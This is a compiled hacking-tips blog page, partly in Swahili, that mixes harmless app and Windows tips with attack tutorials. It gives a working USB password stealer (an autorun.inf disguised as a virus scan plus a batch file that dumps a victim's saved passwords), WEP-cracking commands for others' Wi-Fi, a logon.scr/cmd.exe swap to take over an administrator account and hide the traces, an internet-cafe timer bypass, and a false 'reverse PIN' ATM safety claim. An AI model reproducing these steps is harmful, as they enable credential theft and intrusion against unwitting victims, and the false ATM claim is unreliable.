Habari Zetu

Showing posts with label Hacking. Show all posts

Anti Theft Droid kiboko ya wezi wa simu.


Simu za Android kwa sasa zimekuwa na watumiaji wengi na inawezekana ndio zinaongoza kwa kuwavutia wezi. Lakini bila kujali kuwa simu yako imeibiwa au umeisahau sehemu kuna umuhimu wa kuhakikisha unachukua tahadhari ili inapotokea tukio linalokufanya usijue simu yako iko wapi uweze kuifatilia. Hizi ni baadhi ya software ambazo unaweza kuweka kwenye simu yako na kukusaidia pale inapopotea au kuibiwa:

Hii ni App inayokuwezesha kufuatilia simu yako pale inapokuwa imepotea au kuibiwa. Unapoiweka katika simu yako unakuwa na uwezo wa kuifuatilia kupitia browser ya internet kama Mozilla au google chrome na inaweza kukutumia email pale inapotokea simcard ya simu yako kubadilishwa na kuwekwa nyingine. Pia inakuwezesha kuona picha ambazo zimepigwa kwenye simu yako pale unapokuwa umeipoteza.

Youtube: How your channel looks to others


If you want to get a preview of how your Youtube channel looks to other users, follow the below procedure:
  • Sign-in to your Youtube channel.
  • Click on the menu button > My Channel.
  • Click on the "View as public" button.
  • From there you can browse your Youtube channel as a normal user. Click on Done to exit the public view mode.


Gmail - Define the default country code for phone numbers

To set the default country code for phone numbers in Gmail settings, follow the below procedure:
  • Sign-in to your Gmail account.
  • Click on the Gear icon > Settings > General.
  • Click on the menu next to "Default country code" to make your selection:
  • Save your new settings.

More Simple Way To View Saved Password in Google Chrome

google chrome hacked
Previously i had showed you how to view saved password in google chrome. In this post i will show you same thing but with different method suggested by one of reader of Cool Hacking Trick name Palash. This trick is simple yet very powerfull  to view or hack saved password in google chrome. It does not  matter for which website the password is saved it will work on all of them. It will work on Facebook, Gmail, Yahoo, twitter and many more. If you get your hands on your friend computer  you can hack their password with this simple little trick. It does not require any software or addons to be installed on your computer. Lets get started.


How to view saved password in google chrome ?

  1. Open Google Chrome
  2. Go to Settings (Its on the Right Corner)
  3. Then Click on Advance Settings
  4. Scroll Down and their will be password and forms from their click on Manage saved password.
  5. Then list of all websites whose passwords are saved on browser will be listed.
  6. Click on show to view those passwords
  7. Enjoy!!

How To Hide File Behind Image ?

hide files behind images

There are some important  files or document you want to hide from others on your computer. To do that you might be creating folder inside folder to hide such files but in todays tutorial i will change this by teaching you a interesting trick to hide files behind images.To hide a file behind a image  means that if any one opens that image he will see the image, but to see the hidden file we need to open that image in a specific way. So lets get started.

How To Hide File Behind Image ?

In order to do this you should have basic understanding of command line, but if you don't know check out  tutorial given below.
1. Select an image to be used for hiding file behind the image.
2. Now select a file to hide behind the image and make it in .RAR format. With the help of the WinRAR.
3. And most important is that paste both the files on desktop. You may do this anywhere instead of desktop if you have some basic understanding of command line.

4. Now open cmd by going to Start > Accessories > Command Prompt and type following commands in it.
cd desktop
hide files behind images

5. CD stands for change directory by typing above command you change your directory to desktop. After that type command given below.
 Copy /b imagename.jpg + filename.rar finalimage.jpg
hide files behind images
  • Replace imagename.jpg with the name of image you want your file to be hidden behind. Don't forget to add image format (Eg: .jpg,.png,.gif)
  • Replace filename with name of your file you want to hide. It must be in .rar format.
  • Finally Replace finalimage.jpg with whatever name you want your final image with hidden files should be. This is the image where your file will be hidden.
6. Now when you will try to open this newly created image it will open as normal image, but to open you hidden file you need follow steps given below.

How To Access Hidden File ?

To access your hidden file you need to open the newly created image in winrar. Just follow simple steps given below to do that.
    1. Open winrar
    2. Now locate your image and open it or simply drag your image in winrar.
    3. Extract the file and done.

Watch 18+ Youtube Video without logging in.

Watch 18+ Videos On Youtube Without Signing In
Sometime its annoying when youtube ask you to sign in for your age verification to watch 18+ videos. So i will make it easy for you by showing you a simple youtube trick to watch adult or 18+ youtube videos without signing In. This trick is 100% working as of 2013. So lets get started.

How To Watch 18+ Youtube Videos Without Logging In ?

1. First get the Url of video you want to watch. As shown below.
http://www.youtube.com/watch?v=4Xkh6j7RMqk 
2. Then copy the Video Id. For above link video Id is 4Xkh6j7RMqk
3. Now paste the Video Id in the link given below.
http://www.youtube.com/v/VideoId?fs=1
  • Replace VideoId with the Id you copied in Step 2
4. Now the url will become as shown below.
http://www.youtube.com/v/4Xkh6j7RMqk?fs=1
5. Done.

Block Facebook On Your Computer In Few Simple Steps

facebook blocker
I had previously posted about Blocking Facebook on your computer but many users were facing difficulties doing that. So In this tutorial i will share with you guys an amazing programme or small little tool that will allow you block facebook on your computer easily in just few simple steps. So lets get started

How To Use Facebook Blocker ? 

 1. First download Facebook Blocker by Clicking Here
  2. Extract the file and right click on Facebook Blocker.exe and run it as administator (Important)
  3. Press 1 in order to  backup your host file to be on the safe side.
facebook blocker
  4. Now Press 2 to block facebook
  5. Its time to check if facebook is blocked or not to do that Press 5
  6. Hope this help you if you have any question leave a comment below.

Programming Language Should be Learned For Hacking ?

             The Past month i received lots of mails and Fb Messages from Various Readers asking me questions such as "Which programming language i should to learn for Hacking ?", "How to become A professional Pen tester / Hacker?" etc, So from today onwards i will be writing a series of articles on various topics mentioned above. Today i will be writing an article on the Programming Languages that you should learn
Why Programming

So the first question many people will ask is why should i learn any programming language when there are so many tools and Frameworks such as MSF (Metasploit framework) to do my job. All i need to know is how the tool works and what is the purpose of it ?. The Answer for the question is both an Yes and No, You can become a Pentester/Hacker without knowing any programming but how ever your not going to become a good  pentester /Hacker.

So Knowing Programming Will
  • Differentiate you from Script kiddies and Tool Lovers 
  • Help You in Understanding About Vulnerabilities
  • Help You in writing Your own tools, scripts
  • Help You in writing exploits, Shell codes etc
  • Help You modifying Existing scripts, tools according to your needs 

Which Programming Language to Learn ?
So now that you have understood the importance of knowing programming, The next question in your mind is which programming language should i learn, The answer for this question depends on your interests and goals


For Web App Pentesting /Hacking

HTML
Hypertext Markup Language (HTML) is the basics for creating web pages and other information that can be displayed in a web browser. So if you don't know HTML you should first learn it

JAVAScript
Learning java script. Will help you understand the basics of Cross Site Scripting

PHP/SQL
Majority of web applications are written using PHP and MySQL .So it is a must to learn PHP


For Writing / Understanding Exploits, Shell Codes, Root kits etc
C & C++
More than 60 % of the exploits you will find on the web are written in C & C ++, Learning C & C++ will help you understand about Buffer overflows, Stack overflow etc, So learning C and C ++ is must for every hacker/Pen tester

Assembly
Learning assembly will help you in Writing/understanding Shell codes , Will Help you in Reverse Engineering applications and software's


For Building Tools And Scripts
Python
Python is a very powerful high level language , Its Easy to learn and code, most of the tools and scripts for automation are written in Python . Knowing Python socket programming will help you a lot in Exploit writing

Ruby
Ruby is an another language which is used to write scripts, tools. Metasploit Frame Work is written in Ruby. so learning ruby will help you understand the in and outs of msf

Bash
Learning Bash is very Useful in writing small scripts for automation


Hope this info helps you, If you have any doubts Regarding the article Please let me know them via comments

USB Stealer Steal Password

We Do use Pendrive/Usb Storage Device for different purpose but i am really interested in hacking friends password using USB Storage device.Sounds different but yes it is possible i found a way to perform it .

As we all know that windows stores most of its passwords on daily basis , Such as Msn messenger passwords,Yahoo passwords,Myspace passwords etc.Also you know know that there are many tools to recover Saved passwords,so in this article i will explain you on How to made a USB passwords stealer and steal saved passwords form remote Computer.

Before proceeding Download These Required Material

MessenPass - MessenPass is a password recovery tool that reveals the passwords of the following instant messenger applications:

Mail PassView - Mail PassView is a small password-recovery tool that reveals the passwords and other account details for Outlook express,windows mail,POP3 etc

IE Passview: IE passview is a small program that helps us view stored passwords in Internet explorer.

Protected storage pass viewer(PSPV) - Protected Storage PassView is a small utility that reveals the passwords stored on your computer by Internet Explorer, Outlook Express and MSN Explorer.

Password fox:Password fox is a small program used to view Stored passwords in Mozilla Firefox.


Now Downloaded All the required things come to some real stuff

Note:Kindly disable your antivirus before performing these steps

Steps to create Own Usb Stealer

1.First of all download all 5 tools and copy the executables (.exe( files in your USB i.e. Copy the files mspass.exe, mailpv.exe, iepv.exe, pspv.exe and passwordfox.exe into your USB Drive.

2. Create a new Notepad and write the following text into it

[autorun]
open=launch.bat
ACTION= Perform a Virus Scan


save the Notepad and rename it from

New Text Document.txt to autorun.inf

Now copy the autorun.inf file onto your USB pendrive.


3. Create another Notepad and write the following text onto it.


start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt


save the Notepad and rename it from

New Text Document.txt to launch.bat


Copy the launch.bat file also to your USB drive.

Now your USB Password stealer is ready all you have to do is insert it in your victims computer and a popup will appear, in the popup window select the option (Launch virus scan) as soon as you will click it the following window will appear.


After this you can see saved password in .TXT files


Wifi Hacking

Wireless Wi-Fi Modem Network Hacking Complete Tutorial


Many of the friends ask me about how to hack wifi network .so here is the tutorial that will explain how to hack wifi.
In our daily life some time our laptop catching so many wi-fi signals but none of them is accessible..and we think “I wish I could some how break the password and access free internet”.
if you are thinking like that than this tutorial will definitely help you in cracking password of wi-fi network for free internet.
 
Tutorial on hacking wi-fi Network

First of all you need to scan for available wireless networks.

you can use“NetStumbler” or "Kismet" for Windows and Linux and KisMac for Mac
Below is a screenshot of NetStumbler.. It will show you a list of all the wireless access points in your range.

It’ll also show how the Wi-fi network is secured..

Now the main par comes The two most common encryption types are:
 
1) WEP (Wire Equivalent Privacy )

2) WAP(Wireless Application Protocol)


WEP allows a hacker to crack a WEP key easily whereas WAP is currently the most secure and best option to secure a wi-fi network

It can’t be easily cracked as WEP because the only way to retreive a WAP key is to use a brute-force attack or dictionary atack.
 
How to Crack WEP

This is the practically tested way to hack wi-fi network.

To crack WEP we will be using Live Linux distribution called BackTrack to crack WEP.

BackTrack have lots of preinstalled softwares but for this time

The tools we will be using on Backtrack are:

a)Kismet – a wireless network detector
b)airodump – captures packets from a wireless router
c)aireplay – forges ARP requests
d)aircrack – decrypts the WEP keys

 
Follow the steps One by One

1) First of all we have to find a wireless access point along with its bssid, essid and channel number. To do this we will run kismet by opening up the terminal and typing in kismet. It may ask you for the appropriate adapter which in my case is ath0. You can see your device’s name by typing in the command iwconfig.


2) To be able to do some of the later things, your wireless adapter must be put into monitor mode. Kismet automatically does this and as long as you keep it open, your wireless adapter will stay in monitor mode.


3) In kismet you will see the flags Y/N/0. Each one stands for a different type of encryption. In our case we will be looking for access points with the WEP encryption. Y=WEP N=OPEN 0=OTHER(usually WAP).


4) Once you find an access point, open a text document and paste in the networks broadcast name (essid), its mac address (bssid) and its channel number. To get the above information, use the arrow keys to select an access point and hit to get more information about it.

5) The next step is to start collecting data from the access point with airodump. Open up a new terminal and start airodump by typing in the command:

airodump-ng -c [channel#] -w [filename] –bssid [bssid] [device]

In the above command airodump-ng starts the program, the channel of your access point goes after -c , the file you wish to output the data goes after -w , and the MAC address of the access point goes after –bssid. The command ends with the device name. Make sure to leave out the brackets.


6) Leave the above running and open another terminal. Next we will generate some fake packets to the target access point so that the speed of the data output will increase. Put in the following command:

aireplay-ng -1 0 -a [bssid] -h 00:11:22:33:44:55:66 -e [essid] [device]

In the above command we are using the airplay-ng program. The -1 tells the program the specific attack we wish to use which in this case is fake authentication with the access point. The 0 cites the delay between attacks, -a is the MAC address of the target access point, -h is your wireless adapters MAC address, -e is the name (essid) of the target access point, and the command ends with the your wireless adapters device name.


7) Now, we will force the target access point to send out a huge amount of packets that we will be able to take advantage of by using them to attempt to crack the WEP key. Once the following command is executed, check your airodump-ng terminal and you should see the ARP packet count to start to increase. The command is:

aireplay-ng -3 -b [bssid] -h 00:11:22:33:44:5:66 [device]

In this command, the -3 tells the program the specific type of attack which in this case is packet injection, -b is the MAC address of the target access point, -h is your wireless adapters MAC address, and the wireless adapter device name goes at the end.
Once you have collected around 50k-500k packets, you may begin the attempt to break the WEP key. The command to begin the cracking process is:

aircrack-ng -a 1 -b [bssid] -n 128 [filename].ivs

In this command the -a 1 forces the program into the WEP attack mode, the -b is the targets MAC address, and the -n 128 tells the program the WEP key length. If you don’t know the -n , then leave it out. This should crack the WEP key within seconds. The more packets you capture, the bigger chance you have of cracking the WEP key.

Now you have learn how to hack wi-fi network.
This is the most practically way to hack wi-fi network working genuinely.Always put your try and i am sure this tutorial is helpful to you.

Using Facebook in a secure way


Risk of identity theft, exposure to malwares, visibility of shared data: Users who combine professional and private activities on Facebook are more exposed, given the risks to their reputation and that of their business, and the integrity of the information they share. Security and privacy are two crucial aspects to consider when private and corporate data are shared on Facebook. So, how to protect yourself adequately?

It should be noted that Facebook reserves the right to make non-commercial use of all your information (comments, photos, links, texts, images, videos ...), whatever the type of account you are using (private or professional).

Professional and personal life: properly configure Facebook

Organize lists

The Facebook lists allow you to share information (articles, links, content) within groups. They therefore act as filters: information shared with a list are only visible by contacts belonging to this list. This settings makes it possible to separate a personal (family, friends) from professional use(eg list of colleagues).
  • Lists can be used to share information on the progress of a collaborative project (event), allows the geolocation of relationships to distribute information in a meaningful way.


Note:
  • Your contacts are not notified when you add them to a list.
  • You can add contacts to multiple lists.
  • Facebook offers several types of default lists settings. One of them (Restricted list) allows you to add contacts who won't hve access to publications and information shared publicly on your profile.

Modify your privacy settings

The following privacy settings must be changed if you are using Facebook for both a professional and personal basis. They are available under the following section: Home> Privacy settings:
  • Change your default privacy settings :The default privacy settings of Facebook are not efficient enough, you can pre-set the visibility of content on your Facebook account, to a targeted audience.
  • Geo-location settings : Avoid getting tracked.
  • Apps and Websites: Prevent applications to access your private data.
  • Limit the Audience for Past Posts.

Security Settings

Security settings can be accessed by going through: Home (top right of your Facebook page)> Account Settings> Security (tab on the left column):
  • Enable secure browsing (HTTPS secure connection), specially if you make a frequent use of unsecured WiFi networks.

Secure your Facebook profile using applications

Several vendors offer security applications for Facebook.
  • BitDefender offers a free application for Facebook called "Safego" (also available under Twitter) that analyzes the user's wall, posts and comments to identify malicious links and other content such as images, videos.
  • It also provides an "index of confidentiality" to help the user to manage privacy settings of their profile. Norton Safe Web application for Facebook allows Symantec to analyze the news feed links that may be potentially malicious.

The use of proxy servers

Access to Facebook can be blocked in different contexts (at work, at school, traveling abroad). To overcome this limitation, many users go through servers called "proxies" or proxy, which serve as an intermediary between a Web browser and Internet. Several lists of proxy servers available on internet.
  • Note that: it is impossible to know if the data passing through the proxies aren't being intercepted and reused maliciously.
  • It is therefore important to be careful when using this type of service.

Spam and Scams to avoid on Facebook

Facebook and Norton by Symantec published a joint white paper for an expert safe use of Facebook, titled "Spam and Scams to avoid on Facebook"

Among the main advice of this White Paper:
  • Be cautious of videos or links with sensational headlines.
  • Activate the privacy settings of your account.
  • Use passwords that are difficult to guess.
  • Be cautious towards "attractive" free offers (discount coupons, games, etc.), especially when asked to click on the "I like" button before accessing the content.

Safety tips from Facebook

To protect your account, Facebook also recommends:
  • To use an up-to-date web browser, equipped with anti-phishing features,
  • Ensure the updating of security software on your PC (firewall, anti-virus, anti-spyware, anti-phishing tools).
  • Not open attachments in received e-mails (unknown senders).


Original document published on CommentCaMarche.net


How To Hide your phone number On Samsung Galaxy Ace


If you want to hide your phone number for ALL of your contacts, under your Samsung Galaxy, follow the below procedure:
  • From the Homescreen go to:
  • Settings > Call settings > Additional settings > wait: your phone scans a few seconds.
  • The Caller ID menu shall be displayed, check "Hide Number"
  • Your new settings will be saved, tap on back to return to the homescreen.


This manipulation works with most of the Android phones

Note that: If you want to hide your number when calling a particular contact, here is a simpler method:
Simply precede the phone number you are dailing with "#31#".

Top 3 To Hack ATM

ATM hacking is from past is the first interest of every computer hacker.And in this article i will talk about ATM Hacking, things like how ATM Works , What are the vulnerabilities available to exploit and last but not least YES, how to patch them. So starting from the first how ATM works.

WARNING
 Hacking ATM is highly illegal. Can Put you into cell for minimum 3 years along with fine 7 lac.This article is just for education purpose only do respect the law in your country, the author of the tutorial do not held any responsibility of the act or trails performed by you after reading the article.

How ATM Works

An ATM is simply a data terminal with two input and four output devices. Like any other data terminal, the ATM has to connect to, and communicate through, a host processor. The host processor is analogous to an nternet Service Provider  (ISP) in that it is the gateway through which all the various ATM networks become available to the cardholder (the person wanting the cash).

Most host processors can support either leased-line or dial-up machines. Leased-line machines connect directly to the host processor through a four-wire, point-to-point, dedicated telephone line. Dial-up ATMs connect to the host processor through a normal phone line using a modem and a toll-free number, or through an Internet service provider using a local access number dialed by modem.
Leased-line ATMs are preferred for very high-volume locations because of their thru-put capability, and dial-up ATMs are preferred for retail merchant locations where cost is a greater factor than thru-put. The initial cost for a dial-up machine is less than half that for a leased-line machine. The monthly operating costs for dial-up are only a fraction of the costs for leased-line.
The host processor may be owned by a bank or financial institution, or it may be owned by an independent service provider. Bank-owned processors normally support only bank-owned machines, whereas the independent processors support merchant-owned machines.


Methods of Hacking ATM

1. Magnetic Reader

Most ATM hackers have a device called Magnetic Reader which they attach over the card slot on the ATM, and as any one pin the card inside automatically it reads the magnetic information. And with the advancement of time the with the help of wireless technology, the magnetic reader automatically transmitted the details to fraudsters in a nearby location.

2. Hidden Camera
Obviously this is one of the easy method to hack an ATM machine but this is something more than hack, here we are not penetrating the ATM. As we all know our ATM is protected by a PIN which acts as our password so if some one have to get money after stealing our card he/she should have the PIN code too,  these days criminals have a solution for this too.

3. They enter into the ATM when guard is outside put hand on the ATM cam and silently in 5 or 6 seconds,  just  install a hidden camera near by the keypad of the ATM from the user enter his/her PIN CODE, and again using the latest technology (wireless) and the PIN is digitally recorded and now hacker have the choice whether he want to get the details remotly or he/she will go to ATM and get the details by himself/herself.

Protection Against ATM Hacking
1. Do Hide the keypad when you enter your PIN CODE.

2. See All around if found any camera which you think not supposed to be there do inform the ATM guard and the near by Bank.

3. DO confirm completeness of the transaction after getting the money most people get trapped into this as the said above in second method.

4. If any criminal caught to and say to extract money from ATM, to save your money just reverse your PIN Account number. Like if my PIN CODE is 1234, if some one having PIN Code like 7777 then just put a 0 (Zero) in the last digit, money will stuck half in the ATM and half outside.
Hope you like the article :)

WARNING

This article is just for education purpose only do respect the law in your country, the author of the tutorial do not held any responsibility of the act or trails performed by you after reading the article.


Windows Best Command Prompt


 Save A List of Files to a Text File by Extension

dir *.ext /s /b > files.txt

This command line will create a file called files.txt. When you open this file, there will be a complete list of all the files in that directory and all subdirectories with the .ext extension. You can then open up this text file in any text editor and work this the information.By changing the ext part, you can select different files. For example, if you wanted to list all of the PDF documents, you would type:
 dir *.pdf /s /b > files.txt
Get Your IP Address Information

ipconfig /all

This will retrieve a pile of information about your network connection and IP information. From this command, you can get:

    Host Name
    Primary DNS Suffix
    Node Type
    IP Routing Enabled
    WINS Proxy Enabled
    DNS Suffix Search List
    Connection-specific DNS Suffix
    Network Adapter Description
    Physical (MAC) Address
    DHCP Enabled
    IP Address
    Subnet Mask
    Default Gateway
    DNS Servers

Get Installed Driver Information

driverquery

It can be very useful when troubleshooting to know what drivers are installed on a system. This command will give you a complete listing of the drivers and when they were installed.
Copy Files Via Infrared Port

irftp filename.ext

This will fire up the Wireless Link dialog so that you can copy the specified file via an infrared port.
Find Files Opened By Network Users

openfiles /query

If you are running a system and you want to know who has files open on your computer, this command will provide you a list of those users and the files that they have open.

    Note: If you get an error saying The system global flag ‘maintain objects list’ needs to be enabled to see local opened files, you can fix this issue by typing openfiles /local on. You will have to reboot the system but it will resolve the issue.

Monitor Port Activity

netstat -a 30

This will show you all of the TCP/IP ports that are being used on your system and what they are connecting to (or being connected from). It will continue to monitor these ports and refresh the information every 30 seconds. You can change the refresh rate by changing the number at the end of the command.


Recover Information From A Corrupt File

recover filename.ext

If you have a disk with damaged sectors, you can attempt to recover as much information as possible from the damaged file. Data that is not damaged can be retrieved but data in damaged sectors will be lost.
Defragment Remote Computer

rexec remotePC defrag C: /F

This command used the rexec command to force a defragment of the C: drive on the computer named remotePC. You can use whatever you want to for the command (I just used defrag C: /F as an example). This is very useful for remote maintenance.
Retrieve Detailed System Information

systeminfo

With this command, you can retrieve the following information:

    Host Name
    OS Name
    OS Version
    OS Manufacturer
    OS Configuration
    OS Build Type
    Registered Owner
    Registered Organization
    Product ID
    Original Install Date
    System Up Time
    System Manufacturer
    System Model
    System type
    Processor(s)
    BIOS Version
    Windows Directory
    System Directory
    Boot Device
    System Locale
    Input Locale
    Time Zone
    Total Physical Memory
    Available Physical Memory
    Virtual Memory Max Size
    Virtual Memory Available
    Virtual Memory In Use
    Page File Location(s)
    Domain
    Logon Server
    Hotfix(s)
    NetWork Card(s)

Automatically Defragment C: Daily

schtasks /create /tn "Defrag C" /tr "defrag c: /f" /sc daily /st 23:00:00 /ru "System"

This will set your computer to automatically perform a complete defrag of the C: drive each day at 11:00:00 PM (23:00:00). It does this by creating a scheduled task called Defrag C. It will run this command under the computer’s system account.
Map A Drive Letter to a Folder

subst W: C:\windows

Sometimes, your directory structure can get pretty deep and complicated. You can simplify this a bit by mapping a drive letter to commonly used folders. In the example that I have given, this will create a drive letter W: and map it to the C:\windows directory. Then, whenever you go into My Computer, you will see a W: drive and when you browse to it, it will automatically take you to the contents of the C:\windows folder.

You can do this with any unused drive letter and any folder that exists on your system.
List All Tasks Running On The Computer

tasklist

It’s always good to know what is running on your system. This is the command line version of the processes tab in Taks Manager.
Kill A Program

taskkill /im programname.exe /f

If, when using the tasklist command, you discover that there is something running you just want killed. This is the way to do it! Just note the program name and use it in place of programname.exe.
Reboot a Remote Computer

shutdown -r -f -m \\remotePC -c "System will be rebooted in 20 seconds"

Sometimes, you just need to reboot a system. This will do it remotely and give the user a 20 second warning.

Tip : To open Command Prompt, click Start, click Run, type cmd, and then click OK. Best Command Prompt for Windows


15 Popular Command Prompt Tricks & Hacks
Save A List of Files to a Text File by Extension

dir *.ext /s /b > files.txt

This command line will create a file called files.txt. When you open this file, there will be a complete list of all the files in that directory and all subdirectories with the .ext extension. You can then open up this text file in any text editor and work this the information.By changing the ext part, you can select different files. For example, if you wanted to list all of the PDF documents, you would type:

dir *.pdf /s /b > files.txt
Get Your IP Address Information

ipconfig /all

This will retrieve a pile of information about your network connection and IP information. From this command, you can get:

    Host Name
    Primary DNS Suffix
    Node Type
    IP Routing Enabled
    WINS Proxy Enabled
    DNS Suffix Search List
    Connection-specific DNS Suffix
    Network Adapter Description
    Physical (MAC) Address
    DHCP Enabled
    IP Address
    Subnet Mask
    Default Gateway
    DNS Servers

Get Installed Driver Information

driverquery

It can be very useful when troubleshooting to know what drivers are installed on a system. This command will give you a complete listing of the drivers and when they were installed.
Copy Files Via Infrared Port

irftp filename.ext

This will fire up the Wireless Link dialog so that you can copy the specified file via an infrared port.
Find Files Opened By Network Users

openfiles /query

If you are running a system and you want to know who has files open on your computer, this command will provide you a list of those users and the files that they have open.

    Note: If you get an error saying The system global flag ‘maintain objects list’ needs to be enabled to see local opened files, you can fix this issue by typing openfiles /local on. You will have to reboot the system but it will resolve the issue.

Monitor Port Activity

netstat -a 30

This will show you all of the TCP/IP ports that are being used on your system and what they are connecting to (or being connected from). It will continue to monitor these ports and refresh the information every 30 seconds. You can change the refresh rate by changing the number at the end of the command.


Recover Information From A Corrupt File

recover filename.ext

If you have a disk with damaged sectors, you can attempt to recover as much information as possible from the damaged file. Data that is not damaged can be retrieved but data in damaged sectors will be lost.
Defragment Remote Computer

rexec remotePC defrag C: /F

This command used the rexec command to force a defragment of the C: drive on the computer named remotePC. You can use whatever you want to for the command (I just used defrag C: /F as an example). This is very useful for remote maintenance.
Retrieve Detailed System Information

systeminfo

With this command, you can retrieve the following information:

    Host Name
    OS Name
    OS Version
    OS Manufacturer
    OS Configuration
    OS Build Type
    Registered Owner
    Registered Organization
    Product ID
    Original Install Date
    System Up Time
    System Manufacturer
    System Model
    System type
    Processor(s)
    BIOS Version
    Windows Directory
    System Directory
    Boot Device
    System Locale
    Input Locale
    Time Zone
    Total Physical Memory
    Available Physical Memory
    Virtual Memory Max Size
    Virtual Memory Available
    Virtual Memory In Use
    Page File Location(s)
    Domain
    Logon Server
    Hotfix(s)
    NetWork Card(s)

Automatically Defragment C: Daily

schtasks /create /tn "Defrag C" /tr "defrag c: /f" /sc daily /st 23:00:00 /ru "System"

This will set your computer to automatically perform a complete defrag of the C: drive each day at 11:00:00 PM (23:00:00). It does this by creating a scheduled task called Defrag C. It will run this command under the computer’s system account.
Map A Drive Letter to a Folder

subst W: C:\windows

Sometimes, your directory structure can get pretty deep and complicated. You can simplify this a bit by mapping a drive letter to commonly used folders. In the example that I have given, this will create a drive letter W: and map it to the C:\windows directory. Then, whenever you go into My Computer, you will see a W: drive and when you browse to it, it will automatically take you to the contents of the C:\windows folder.

You can do this with any unused drive letter and any folder that exists on your system.
List All Tasks Running On The Computer

tasklist

It’s always good to know what is running on your system. This is the command line version of the processes tab in Taks Manager.
Kill A Program

taskkill /im programname.exe /f

If, when using the tasklist command, you discover that there is something running you just want killed. This is the way to do it! Just note the program name and use it in place of programname.exe.
Reboot a Remote Computer

shutdown -r -f -m \\remotePC -c "System will be rebooted in 20 seconds"

Sometimes, you just need to reboot a system. This will do it remotely and give the user a 20 second warning.

Tip : To open Command Prompt, click Start, click Run, type cmd, and then click OK.

How to use your Pen Drive as RAM

RAM (Random Access Memory) is the memory which computer uses to work on different processes. The more RAM you have, the faster the process is. Usually, these days the computers come with atleast 1 GB of RAM. But, that’s not enough to run some High Memory consuming softwares. Especially, the Games require a big amount of RAM to play smoothly. I have faced many problems with Games on my computer due to RAM. So, here I am going to show you how you can use your USB Pen Drive as RAM. The process explained below is for Windows 7 OS. For other, it might be slight different.

 Step 1: Go to Start followed by Control Panel.

Step 2: Click on System and Security, then select System.

 Step 3: Now select Advanced system settings from the left side.

Step 4: The dialog box will open in Advanced tab, click on Settings, then go to Advanced tab.

Step 5: From there, you will see Virtual Memory, just click on Change…

Step 6: In Windows 7, the box Automatically manage paging file size for all drives comes prechecked, so we have to uncheck it to perform the operation.

Step 7: Now, from the local drives list, click on your Pen Drive letter, eg. H and set the Custom Size for it. If you have 4 GB Pen Drive, then enter 700 in Initial Size and 3072 in Maximum size and hit Set.


Now, the computer will restart and everything is done ! 
Enjoy it .

How To Hack Unlimited Time In Internet Cafe's.

Do you ever think about having free internet time in any Computer Cafe.?
Maridadi Agency will give you solution of it.
How To Hack Unlimited Time In Internet Cafe's?

Just follow  easiest steps bellow.

Steps:
1. Create a new text document.


2. Then type CMD in it.


3. And then save it as softek.bat
NOTE: (Make sure the file does not end wit .txt, but with .bat)


4. Go to the location were you saved the .bat file and run it. If you've done this correctly, the Command Prompt should open.


5. Now that Command Prompt is open, in it type the following: cd\windows (This will change the directory to Windows)


6. Then type in: regedit
(This will get you to the registry editor guide)


7. Now navigate to:
HKEY_CURRENT_USER>Appevents>software>classes>microsoft>windows>current version>internet settings>policies>system


8. Then on the right panel where it says Disable Task manager, right click on it, and scroll down to modify, and than change the value of it to "0".


9. And then open Windows Task Manager
(CTRL+ALT+DELETE) (CTRL+SHIFT+ESCAPE !win 7)


10. Now disable the Internet Cafe's timer.


REMEMBER
This is only for Education purpose,DO NOT MISUSE IT.

How to create a Password Protected Folder

Do you want to password protect your folder? Do you want to make it invisible so that it remains unnoticed by the normal users? Well here is a way to do that. In this post I will show you how to make a password protected folder in Windows without using any additional software. Here is is step by step procedure to create a password protected folder.
 
How to create a Password Protected Folder?


Step-1: Create a new folder (Right-click -> New -> Folder) and give it any name of your choice. For instance I name it as ABC.
Step-2: Now in this folder place all the important files, documents or any folders that you want to password protect.
Step-3: Now Right-click on this folder (ABC) and select the option Send To ->Compressed (zipped) Folder.
Step-4: Now a new compressed zipped folder gets created next this folder (ABC) with the same name.
Step-5: Double-click on this compressed zipped folder and you should see your original folder (ABC) here.
Step-6: Now goto the File menu and select the option Add a password.
ie: File -> Add a password
Now a small window will pop up and here you can set your desired password. Once the password is set, the folder will ask for the password every time it is opened. Thus you have now created the password protected folder.

How to make it Invisible?

Step-1: Now Right-click on this password protected folder and select Properties.
Step-2: At the bottom select the option Hidden and press OK. Now your folder gets invisible (hidden).
Step-3: In order to unhide this folder go to My Computer – >Tools -> Folder options. Switch to View tab, scroll down and under Hidden files and folders you’ll see the following two options

    Do not show hidden files and folders
    Show hidden files and folders


Now select the second option and press OK. Now the invisible folder becomes visible in it’s location. To access it you need the password. To make it invisible again repeat step -1 through step-3 and select the first option and click OK. Now the folder becomes invisible once again.

How to Crack Windows Administrator password

Why feel so helplessness when lost or forgot windows administrator password? How to Crack Windows Administrator password is a hot topic that spreads among the common computer users. If you’re looking for cracking Windows password as you have forgotten the windows password, read the reset of this article and find out how you can bypass Windows Admin password.

Options 1: Crack Windows XP administrator password

If you log into a limited account on you target computer, then follow the steps below to crack Windows XP administrator password.

    Open you command prompt.
    Type the command below:
        net user password

        cd\
        cd\ windows\system32
        mkdir hacktemp>
        copy logon.scr hacktemp\logon.scr
        copy cmd.exe hacktemp\cmd.exe
        del logon.scr
        rename cmd.exe logon.scr

        exit

    Now basically you have told the windows to backup the command program and the screen saver file, then edited the settings so when the windows loads the screen saver, you will get an unprotected dos prompt without logging into XP.
    Once this happens, enter this command:

If the admin account is called Michelle and you want to reset the password as pass, then enter this:

    net user Michelle pass

Now your administrator account password of Michelle is pass, just using the hacked Windows XP administrator password to reboot your machine and do whatever you want to do.

PS: Don’t forget to copy the contents of hacktemp back into the C:\windows\system32 directory to cover your tracks

Option 2: Hack Windows administrator password form Safe Mode

    Reboot your computer and go to Safe Mode by pressing F8 button before the Windows boot screen appears.

Note: If you are using Windows NT/9X,press F5 instead.

    Select Safe Mode on the screen and then press Enter.
    Your computer will start in Safe Mode.
    Find the icon for Administrator account. If you didn’t change the default settings of your system, the administrator account should no password protected.
    Login as admin, press YES at the prompt asking if you would like to continue using Safe Mode.
    Continue go to start and then click on the control panel. Here you can change any of user account passwords.
    Reboot your computer and then login with the new hacked windows administrator password.

